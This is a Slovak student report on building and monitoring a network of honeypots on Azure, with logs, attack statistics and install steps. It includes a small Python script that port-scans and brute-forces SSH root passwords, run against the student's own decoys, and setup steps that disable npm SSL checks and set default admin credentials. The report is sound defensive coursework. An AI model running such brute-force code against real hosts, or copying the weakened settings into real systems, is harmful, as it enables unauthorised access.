

**Fakulta informatiky a informačných technológií
Slovenskej technickej univerzity v Bratislave**

High-interaction honeypots

Bezpečnosť informačných technológií

Dalibor Doša

Čas cvičenia: Po 10:00 - 11:50

Zimný semester 2024/2025

Obsah

Úvod.....	4
Analýza.....	4
Na základe účelu.....	4
Na základe úrovne interakcie	5
Na základe implementácie	5
Návrh architektúry	6
Implementácia a testovanie	7
Výsledky z prototypu	8
Zdroje	11
Github	11
Návod na zreplikovanie riešenia	12
Cowrie	12
T-Pot.....	13
MongoDB HoneyProxy	15
Honeythings.....	16

Obrázky

Obrázok 1 : Návrh virtuálnej siete.....	6
Obrázok 2 : Príklad logov z cowrie	8
Obrázok 3 : Skripty na cowrie.....	9
Obrázok 4 : Počet prihlásení počas približne jedného dna	9
Obrázok 5 : T-Pot mapa útokov	9
Obrázok 6 : T-Pot štatistiky	10
Obrázok 7 : T-Pot štatistiky	10
Obrázok 8 : T-Pot štatistiky	10
Obrázok 9 : T-pot logy.....	14
Obrázok 10 : Honeythings config.ini	16

Úvod

V tomto projekte sa zameriavame na implementáciu high-interaction honeypotu, ktorý slúži na monitorovanie a analýzu potenciálnych kybernetických útokov.

Hlavným cieľom nášho projektu je simulácia siete, ktorá bude obsahovať viacero honeypotov, navrhnutých tak, aby sa zdali byť súčasťou bežnej infraštruktúry. Táto simulovaná sieť môže zahŕňať rôzne typy systémov, ako sú:

1. **Webové servery**
2. **Databázové servery**
3. **Služby ako SSH alebo FTP**
4. **IOT zariadenia**

Analýza

Honeypoty môžu byť implementované rôznymi spôsobmi, v závislosti od cieľov organizácie, dostupných zdrojov a plánovaného rozsahu ich nasadenia. Hlavné typy architektúr sú:

Na základe účelu

- **Výskumný Honeypot** - Takýto honeypot je dizajnovaný na zbieranie informácií o metódach a technikách útokov, čo ďalej umožňuje identifikáciu potenciálnych zraniteľností v systéme. Tieto honeypoty sú väčšinou komplexnejšie než produkčné honeypoty [3].
- **Produkčný Honeypot** - Takýto honeypot je využívaný v firemných prostrediach, pričom slúži ako pasca na zbieranie informácií o útokoch na produkčnú sieť. Zozbierané dáta obsahujú IP adresy, časy a dátumy pokusov o vniknutie, objem premávky a ďalšie atribúty. Produkčné honeypoty sú relatívne jednoduché a produkujú menej informácií ako výskumné honeypoty. Produkčné honeypoty zároveň prispievajú k zlepšeniu troch kľúčových bezpečnostných procesov: detekcia, ochrana (protection) a reakcia (response).

Na základe úrovne interakcie

- Honeypot s nízkou interakciou - Honeypoty s nízkou interakciou využívajú malé množstvo zdrojov na simuláciu častí systému alebo sieťových služieb, pričom zbierajú základné informácie o útočníkovi. Vzhľadom na ich obmedzené schopnosti útočníci nemôžu uniknúť, takže hostiteľský systém nemôže byť kompromitovaný.

- Honeypot s vysokou interakciou - Simulácia používa komplexný operačný systém. Tieto honeypoty sú náročné na údržbu, sofistikované a navrhnuté tak, aby udržiavali hackerov zamestnaných dlhší čas. To poskytuje tímu kybernetickej bezpečnosti lepšie pochopenie toho, ako útočníci operujú, aké taktiky používajú, a dokonca aj náznaky toho, kto sú [3].

- Hybridný Honeypot - Hybridné honeypoty kombinujú prvky s nízkou a vysokou interakciou, čím poskytujú flexibilný a adaptívny prístup k detekcii a analýze hrozieb. Tieto honeypoty môžu dynamicky upravovať svoju úroveň interakcie na základe zistenej hrozby.


Na základe implementácie

- Fyzický Honeypot - Termín „fyzický honeypot“ alebo „hardvérový honeypot“ označuje honeypot, ktorý je poháňaný fyzickým hardvérom, čiže beží na reálnom zariadení pripojenom k sieti.

- Virtuálny Honeypot - Virtuálne honeypoty sú softvérové implementácie honeypotov, ktoré fungujú vo virtualizovaných prostrediach. Na rozdiel od tradičných fyzických honeypotov využívajú technológie na emuláciu služieb, operačných systémov alebo celých sieťových prostredí. Sú široko používané v kybernetickej bezpečnosti vďaka svojej flexibilita, škálovateľnosti a nízkym nákladom.

Návrh architektúry

Pre naše riešenie sme navrhli virtuálnu sieť, ktorá pozostáva zo štyroch honeypotov: Cowrie, T-Pot, MongoDB HoneyProxy a IoT honeypot. Tieto honeypoty sú hostované na Azure virtuálnych strojoch. Na obrázku 1 je zobrazený návrh architektúry.



Obrázok 1 : Návrh virtuálnej siete

Implementácia a testovanie

V implementácii sme najskôr vytvorili virtuálnu sieť pomocou Azure a následne postupne vytvárali virtuálne stroje, na ktorých sme inštalovali vybrané honeypoty.

Ako prvý sme inštalovali Cowrie honeypot, ktorý simuluje SSH a Telnet služby. Tento honeypot umožňuje zaznamenávať pokusy o prihlasovanie cez SSH a poskytuje podrobné logy o aktivitách, ktoré útočník vykonáva v systéme.

Ďalším krokom bola inštalácia T-Pot honeypotu. T-Pot je multifunkčný honeypotový systém, ktorý integruje viacero honeypotov do jedného riešenia. Je navrhnutý tak, aby monitoroval rôzne typy útokov a poskytoval logovanie všetkých honeypotov na jednom mieste. Umožňuje zachytávať široké spektrum útokov na rôzne protokoly a analyzovať správanie útočníkov. T-Pot sme nasadili na samostatnom virtuálnom stroji, kde zabezpečuje komplexné pokrytie hrozieb v našej sieti.

Ďalej sme inštalovali MongoDB HoneyProxy, ktorý simuluje zraniteľné databázové služby MongoDB. A na zaver sme nasadili honeythings, ktorý simuluje zraniteľné zariadenia internetu vecí.

Pre testovanie sme si honeypoty spustili čo nám stačilo aby sme mali dostatočný počet logov avšak zo zaujímavosti sme si aj tento jednoduchý útok.

```
1. import paramiko
2. import socket
3. import time
4. from scapy.all import *
5. import pymongo
6.
7. target_ip = "SET IP!!!" #SET IP
8. target_ports = [22, 80, 443, 8080, 27017]
9. user = "root"
10. passwords = ["12345", "admin", "password", "root", "toor", "login123!"]
11. timeout = 10
12.
13. def port_scan():
14.     print("[*] port scanning...")
15.     for port in target_ports:
16.         sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
17.         sock.settimeout(timeout)
18.         result = sock.connect_ex((target_ip, port))
19.         if result == 0:
20.             print(f"[+] Port {port} is open")
21.         else:
22.             print(f"[-] Port {port} je closed")
23.         sock.close()
24.
25. def ssh_brute_force():
26.     print("[*] Start SSH brute-force ...")
27.     for password in passwords:
28.         print(f"pass: {password}")
29.         try:
30.             ssh = paramiko.SSHClient()
31.             ssh.set_missing_host_key_policy(paramiko.AutoAddPolicy())
32.             ssh.connect(target_ip, username=user, password=password, timeout=timeout)
```

```

33.         print(f"Success: {password}")
34.     ssh.close()
35.     break
36. except paramiko.AuthenticationException:
37.     print(f"Not succesful: {password}")
38. except Exception as e:
39.     print(f"Error: {e}")
40.     time.sleep(1)
41.
42. def mongodb_attack():
43.     print("[*] Mongo...")
44.     try:
45.         mongo_client = pymongo.MongoClient(f"mongodb://{target_ip}:27017")
46.         mongo_client.admin.command('ping')
47.     except Exception as e:
48.         print(f"[-] Error MongoDB: {e}")
49.
50. def full_attack():
51.     port_scan()
52.
53.     ssh_brute_force()
54.
55.     mongodb_attack()
56.
57. if __name__ == "__main__":
58.     full_attack()
59.

```

Ako výstup máme potvrdenie že sú všetky porty v skripte otvorené a tiež že je pre používateľa root heslo root.

Výsledky z prototypu

V tejto časti si ukážeme príklady logov z honeypotov. Najprv si ukážeme cowrie.

```

2024-11-24T00:58:12.830642Z [HoneyPotSSHTransport,277,46.19.143.66] Closing TCP Log: var/ctb/cowrie/ctb/ass4dccb8928341b845cc2d08b2b8d9413671714709de5
61 after 0 seconds
2024-11-24T00:58:12.837494Z [HoneyPotSSHTransport,277,46.19.143.66] avatar root logging out
2024-11-24T00:58:12.837663Z [cowrie.ssh.transport.HoneyPotSSHTransport#info] connection lost
2024-11-24T00:58:12.837663Z [HoneyPotSSHTransport,277,46.19.143.66] Connection lost after 1 seconds
2024-11-24T01:00:29.636704Z [cowrie.ssh.factory.CowrieSSHFactory] New connection: 206.189.146.57:52304 (10.0.0.4:2222) [session: e94e07c082d2]
2024-11-24T01:00:29.637466Z [HoneyPotSSHTransport,278,206.189.146.57] Remote SSH version: SSH-2.0-Go
2024-11-24T01:00:29.798559Z [HoneyPotSSHTransport,278,206.189.146.57] SSH client hassh fingerprint: 98f63c4d9c87edbd97ed4747fa031019
2024-11-24T01:00:29.799644Z [cowrie.ssh.transport.HoneyPotSSHTransport#debug] kex alg=b'curve25519-sha256' key alg=b'ecdsa-sha2-nistp256'
2024-11-24T01:00:29.799771Z [cowrie.ssh.transport.HoneyPotSSHTransport#debug] outgoing: b'aes128-ctr' b'hmac-sha2-256' b'none'
2024-11-24T01:00:29.799849Z [cowrie.ssh.transport.HoneyPotSSHTransport#debug] incoming: b'aes128-ctr' b'hmac-sha2-256' b'none'
2024-11-24T01:00:29.961249Z [cowrie.ssh.transport.HoneyPotSSHTransport#debug] NEW KEYS
2024-11-24T01:00:29.961695Z [cowrie.ssh.transport.HoneyPotSSHTransport#debug] starting service b'ssh-userauth'
2024-11-24T01:00:30.122502Z [cowrie.ssh.userauth.HoneyPotSSHUserAuthServer#debug] b'admin' trying auth b'none'
2024-11-24T01:00:30.283307Z [cowrie.ssh.userauth.HoneyPotSSHUserAuthServer#debug] b'admin' trying auth b'password'
2024-11-24T01:00:30.283707Z [HoneyPotSSHTransport,278,206.189.146.57] Could not read etc/userdb.txt, default database activated
2024-11-24T01:00:30.283843Z [HoneyPotSSHTransport,278,206.189.146.57] login attempt [b'admin'/b'admin123'] failed
2024-11-24T01:00:31.285554Z [cowrie.ssh.userauth.HoneyPotSSHUserAuthServer#debug] b'admin' failed auth b'password'
2024-11-24T01:00:31.285911Z [cowrie.ssh.userauth.HoneyPotSSHUserAuthServer#debug] unauthorized login: ()
2024-11-24T01:00:31.446814Z [cowrie.ssh.transport.HoneyPotSSHTransport#info] connection lost
2024-11-24T01:00:31.447052Z [HoneyPotSSHTransport,278,206.189.146.57] Connection lost after 1 seconds
2024-11-24T01:06:00.223941Z [cowrie.ssh.factory.CowrieSSHFactory] New connection: 85.31.47.40:51824 (10.0.0.4:2222) [session: 1f290ef2de32]
2024-11-24T01:06:00.372643Z [cowrie.ssh.transport.HoneyPotSSHTransport#info] connection lost
2024-11-24T01:06:00.372869Z [HoneyPotSSHTransport,279,85.31.47.40] Connection lost after 0 seconds
2024-11-24T01:12:27.285208Z [twisted.internet.defer#critical] Unhandled error in Deferred:
2024-11-24T01:12:27.285421Z [twisted.internet.defer#critical]
Traceback (most recent call last):
  File "/home/cowrie/cowrie/cowrie-env/lib/python3.12/site-packages/twisted/internet/defer.py", line 2017, in _inlineCallbacks
    result = context.run(gen.send, result)
  File "/home/cowrie/cowrie/src/cowrie/commands/apt.py", line 133, in do_install
    self.packages[y] = {
builtins.AttributeError: 'Command_aptget' object has no attribute 'packages'

```

Obrázok 2 : Príklad logov z cowrie

Na obrázku 3 môžeme vidieť súbory ktoré niekto nahral a následne sa ich snažil spustiť.

```
drwxrwxr-x 5 cowrie cowrie 4096 Nov 23 19:37 ..
-rw-rw-r-- 1 cowrie cowrie 2 Nov 23 19:27 .gitignore
-rw-r--r-- 1 cowrie cowrie 1566 Nov 24 08:04 6170a15311b0720195234a98ae5e07e267b72d7ebc49d0e32a9f9b77413f2001
-rw----- 1 cowrie cowrie 30304472 Nov 24 16:22 94f2e4d8d4436874785cd14e6e6d403507b8750852f7f2040352069a75da4c00
-rw----- 1 cowrie cowrie 14680064 Nov 24 05:12 e15c0783d47589d3a6397311e01af84b87ce78caade6b74baadd4e694cbb2987
-rw----- 1 cowrie cowrie 229376 Nov 23 22:22 f01cac66a63b3bfd7409e4bceef30973a813f6ed4e99958313657449b1c7490f
```


Obrázok 3 : Skripty na cowrie

Na obrázku 4 vidíme že sa nám počas fungovania honeypotu útočníci snažili prihlásiť 748 krát.

```
cowrie@bit:~/cowrie/var/log/cowrie$ grep "login attempt" cowrie.log | wc -l
grep: cowrie.log: binary file matches
748
```

Obrázok 4 : Počet prihlásení počas približne jedného dna


Ďalej si predstavíme T-Pot ktorý ma dashboard ktorý umožňuje pozeranie si mapy útokov a aj rôzne štatistiky o útoku. T-Pot nám za približne 24 hodín zachytil 25000 útokov. Tieto a ďalšie štatistické údaje je možné vidieť na obrázkoch 5,6,7,8.



Obrázok 5 : T-Pot mapa útokov



Obrázok 6 : T-Pot štatistiky



Obrázok 7 : T-Pot štatistiky

Attacker AS/N - Top 10			Attacker Source IP - Top 10			Suricata CVE - Top 10			Suricata Alert Signature - Top 10		
AS	ASN	Count	Source IP	Count		CVE ID	Count		ID	Description	Count of records
396982	GOOGLE-CLOUD-PL	4,992	212.129.23.71	2,304		CVE-2002-0013 CV	140		2210051	SURICATA STREAM Packet with broki	51,135
12876	Scaleway S.a.s.	3,206	194.169.175.107	1,371		CVE-2002-0013 CV	130		2024766	ET EXPLOIT [P]Security DoublePuls	10,923
209605	UAB Host Baltic	1,419	185.213.164.22	1,246		CVE-2019-11500 C	26		2402000	ET DROP Dshield Block Listed Source	4,627
61173	Green Web Samaneh	1,246	124.221.2.29	1,064		CVE-2020-11899	23		2006408	ET INFO HTTP Request on Unusual P	2,156
211298	Driftnet Ltd	1,183	192.175.127.90	880		CVE-2021-3449 CV	23		2009582	ET SCAN NMAP -sS window 1024	915
14061	DIGITALOCEAN-ASN	1,167	178.32.42.62	834		CVE-2001-0414	6		2027759	ET DNS Query for .co TLD	762
45090	Shenzhen Tencent Co	1,089	62.210.24.131	812		CVE-1999-0183	3		2023753	ET SCAN MS Terminal Server Traffic	746
63949	Akamai Connected Cl	1,067	37.44.238.68	388		CVE-2006-2369	2		2210037	SURICATA STREAM FIN recv but no s	722
16276	OVH SAS	1,005	38.182.96.33	228		CVE-2019-9621 CV	2		2100402	GPL ICMP Destination Unreachable P	689
32613	RWEB-AS	880	190.181.17.7	223		CVE-2019-9670 CV	2		2008284	ET INFO Inbound HTTP CONNECT Att	470

Obrázok 8 : T-Pot štatistiky

Pre mongodb a honeythings (IoT honeypot) sa nam podarilo rozbehať riešenia avšak bohužiaľ logovanie pre dane honeypoty nebolo funkčné. Samotný problém je pravdepodobne vo veľmi starých a neaktualizovaných knižniciach.

Zdroje

<https://cowrie.readthedocs.io/en/latest/index.html>

<https://github.com/Plazmaz/MongoDB-HoneyProxy?tab=readme-ov-file>

<https://github.com/telekom-security/tpotce/tree/master>

<https://github.com/omererdem/honeything>

<https://www.preprints.org/manuscript/202408.0946/v1>

<https://www.mdpi.com/2624-831X/5/4/33>

Github

<https://github.com/DaliborDosa1/BIT>

Návod na zreplikovanie riešenia

Pre zreplikovanie riešenia je najprv potrebné vytvoriť virtuálnu sieť so 4 virtuálnymi strojmi kde si budeme inštalovať honeypoty: cowrie, t-pot, MongoDB HoneyProxy, honeythings.

Cowrie

Honeypot som inštaloval na Ubuntu 24.04.1 LTS na virtuálnom stroji ktorý bežal v Azure.

Postup inštalácie:

1. Aktualizujeme systém
2. Zmenenie portu na ssh pomocou `sudo nano /etc/ssh/sshd_config`
3. Po zmene je potrebné znovu nastaviť firewall pre virtuálny stroj kde si povolíme port ktorý sme nastavili iba na našu ip adresu a port 22 a 23 povolíme pre všetky IPs.
4. Nainštalujeme si `sudo apt-get install git python3-virtualenv libssl-dev libffi-dev build-essential libpython3-dev python3-minimal authbind virtualenv`
5. Následne si pridáme používateľa `sudo adduser --disabled-password cowrie`
6. `sudo su - cowrie`
7. `git clone http://github.com/micheloosterhof/cowrie`
8. `cd cowrie/`
`virtualenv cowrie-env`
`source cowrie-env/bin/activate`
9. `pip install --upgrade pip`
`pip install --upgrade -r requirements.txt`
10. `cd etc/`
`cp cowrie.cfg.dist cowrie.cfg`
11. následne si otvoríme a zadáme aj telnet a zmeníme hostname v `nano cowrie.cfg`
12. redirectneme porty 22, 23 pomocou
`iptables -t nat -A PREROUTING -p tcp --dport 22 -j REDIRECT --to-port 2222`
`iptables -t nat -A PREROUTING -p tcp --dport 23 -j REDIRECT --to-port 2223`
13. Pre zvýšenie reálnosti honeypotu som tam pridával súbory ktoré simulovali používaný systém.

Logy sa budú nachádzať na `/var/log/cowrie/cowrie.log`

T-Pot

Honeypot som inštaloval na Ubuntu 24.04.1 LTS na virtuálnom stroji ktorý bežal v Azure.

Odporúčene systémové požiadavky su 16GB RAM a 256GB veľkosť disku

Postup inštalácie:

1. Aktualizujeme systém
2. git clone <https://github.com/telekom-security/tpotce>
3. cd tpotce
4. ./install.sh
5. Postupujte podľa pokynov inštalátora (v inštalácii si vyberieme HIVE)
6. Aktualizujeme firewall pre ssh je nastavený port 64295, pre dashboard je vyhradený port 64297. Porty od 0-64000 povolíme.
7. Spravíme reboot

Logy sa nachádzajú v adresári dáta. Alebo je možné pozrieť logy prostredníctvom dashboardu. V prípade chýbania nejakého honeypotu je potrebné upraviť standard.yml súbor.

```
bit@bit-tpot:~/tpotce/data$ ls -la
drwxrwx--- - tpot  3 Dec 11:52 adbhoney
drwxrwx--- - tpot 23 Nov 23:24 beelzebub
drwxrwx--- - tpot 23 Nov 23:24 blackhole
drwxrwx--- - tpot 23 Nov 23:24 ciscoasa
drwxrwx--- - tpot 23 Nov 23:24 citrixhoneypot
drwxrwx--- - tpot 23 Nov 23:24 conpot
drwxrwx--- - tpot  3 Dec 11:52 cowrie
drwxrwx--- - tpot 23 Nov 23:24 ddospot
drwxrwx--- - tpot 23 Nov 23:24 dicompot
drwxrwx--- - tpot  3 Dec 11:52 dionaea
drwxrwx--- - tpot 23 Nov 23:24 elasticpot
drwxrwx--- - tpot 23 Nov 23:24 elk
drwxrwx--- - tpot 23 Nov 23:24 endlessh
drwxrwx--- - tpot 23 Nov 23:24 ews
drwxrwx--- - tpot 23 Nov 23:24 fatt
drwxrwx--- - tpot 23 Nov 23:24 glutton
drwxrwx--- - tpot 23 Nov 23:24 hellpot
drwxrwx--- - tpot 23 Nov 23:24 heralding
drwxrwx--- - tpot 23 Nov 23:24 honeypots
drwxrwx--- - tpot 23 Nov 23:24 honeysap
drwxrwx--- - tpot  3 Dec 11:52 honeytrap
drwxrwx--- - tpot 23 Nov 23:24 ipphoney
drwxrwx--- - tpot 23 Nov 23:24 log4pot
drwxrwx--- - tpot 23 Nov 23:24 mailoney
drwxrwx--- - tpot 23 Nov 23:24 medpot
drwxrwx--- - tpot 23 Nov 23:24 nginx
drwxrwx--- - tpot 23 Nov 23:24 p0f
drwxrwx--- - tpot 23 Nov 23:24 redishoneypot
drwxrwx--- - tpot 23 Nov 23:24 sentrypeer
drwxrwx--- - tpot 26 Nov 08:17 spiderfoot
drwxrwx--- - tpot 23 Nov 23:24 suricata
drwxrwx--- - tpot  3 Dec 11:52 tanner
drwxrwx--- - tpot 23 Nov 23:24 tpot
-rwxrwx--- 9.6k tpot  3 Dec 11:53 tpotinit.log
-rwxrwx--- 37 tpot 23 Nov 23:24 uuid
drwxrwx--- - tpot 23 Nov 23:24 wordpot
```

Obrázok 9: T-pot logy

MongoDB HoneyProxy

Honeypot som inštaloval na Ubuntu 22.04.1 LTS na virtuálnom stroji ktorý bežal v Azure.

Postup inštalácie:

1. Aktualizujeme systém
2. Nainštalujeme závislosti `sudo apt-get install nodejs-legacy npm gcc g++ git mongodb`
3. `git clone https://github.com/Plazmaz/MongoDB-HoneyProxy.git`
4. `cd MongoDB-HoneyProxy`
5. `npm config set strict-ssl false`
6. `npm config set registry=http://registry.npmjs.org/`
7. `nvm install 10`
8. `nvm use 10`
9. `npm install nan gyp ref npm install`
10. Následne si pripravíme databázu pomocou
`mkdir /data/db`
`wget https://raw.githubusercontent.com/mongodb/docs-assets/primer-dataset/primer-dataset.json`
`mongoimport --db users --collection contacts --file primer-dataset.json`
11. Následne si spustíme mongo pomocou `mongod --dbpath=/data/db --fork --logpath=/data/db/log --port 27016`
12. A potom aj honeypot pomocou `node index.js` v MongoDB-HoneyProxy adresari

V prípade problémov je počas npm install je potrebné inštalovať staré verzie pre závislosti ale takto by to malo ísť. Logy sa nachádzajú v `/var/log/mongodb/`.

Honeythings

Honeypot som inštaloval na Ubuntu 22.04.5 LTS na virtuálnom stroji ktorý bežal v Azure.

1. `sudo update`
2. `sudo apt update`
3. `sudo apt upgrade`
4. `mkdir honeyThing`
5. `cd honeyThing/`
6. `git clone https://github.com/omererdem/honeything.git`
7. `sudo apt install python3-pip`
8. `pip install pycurl`
9. zmeníme config.ini podľa obrázku 10.
10. `sudo python3 setup.py install`
11. `sudo /etc/init.d/honeything start`

```
[http]
address=0.0.0.0
port=80
directory=www/TD-8951ND

[authentication]

http_user=admin
http_pass=admin

[cwmp]

address=0.0.0.0
port=7547
acs_url=http://IP:8080/libreacs/acs
download_dir=/opt/honeything/download
cwmp_dir=/opt/honeything/spool
socket_file=/opt/honeything/run/cwmpd.sock
request_path=tr069

[cpe]

manufacturer=TP-LINK
manufacturer_oui= 001D0F
product_class=DSL Gateway
serial_number=30B5C2C1BC0C
model_name=TD-8951ND
description=SOHO Router
hardware_version=TD-W8961ND V3
software_version=Build 140425 Rel.09888
firmware_version=V6_150522

[logging]

file_http=/var/log/honeything/http.log
file_cwmp=/var/log/honeything/cwmp.log
file_honeything=/var/log/honeything/honeything.log
http_extended=yes
cwmp_data_format=hex
level=INFO
```

Obrázok 10 : Honeythings config.ini

Logy sa nachádzajú v /var/log/honeything/.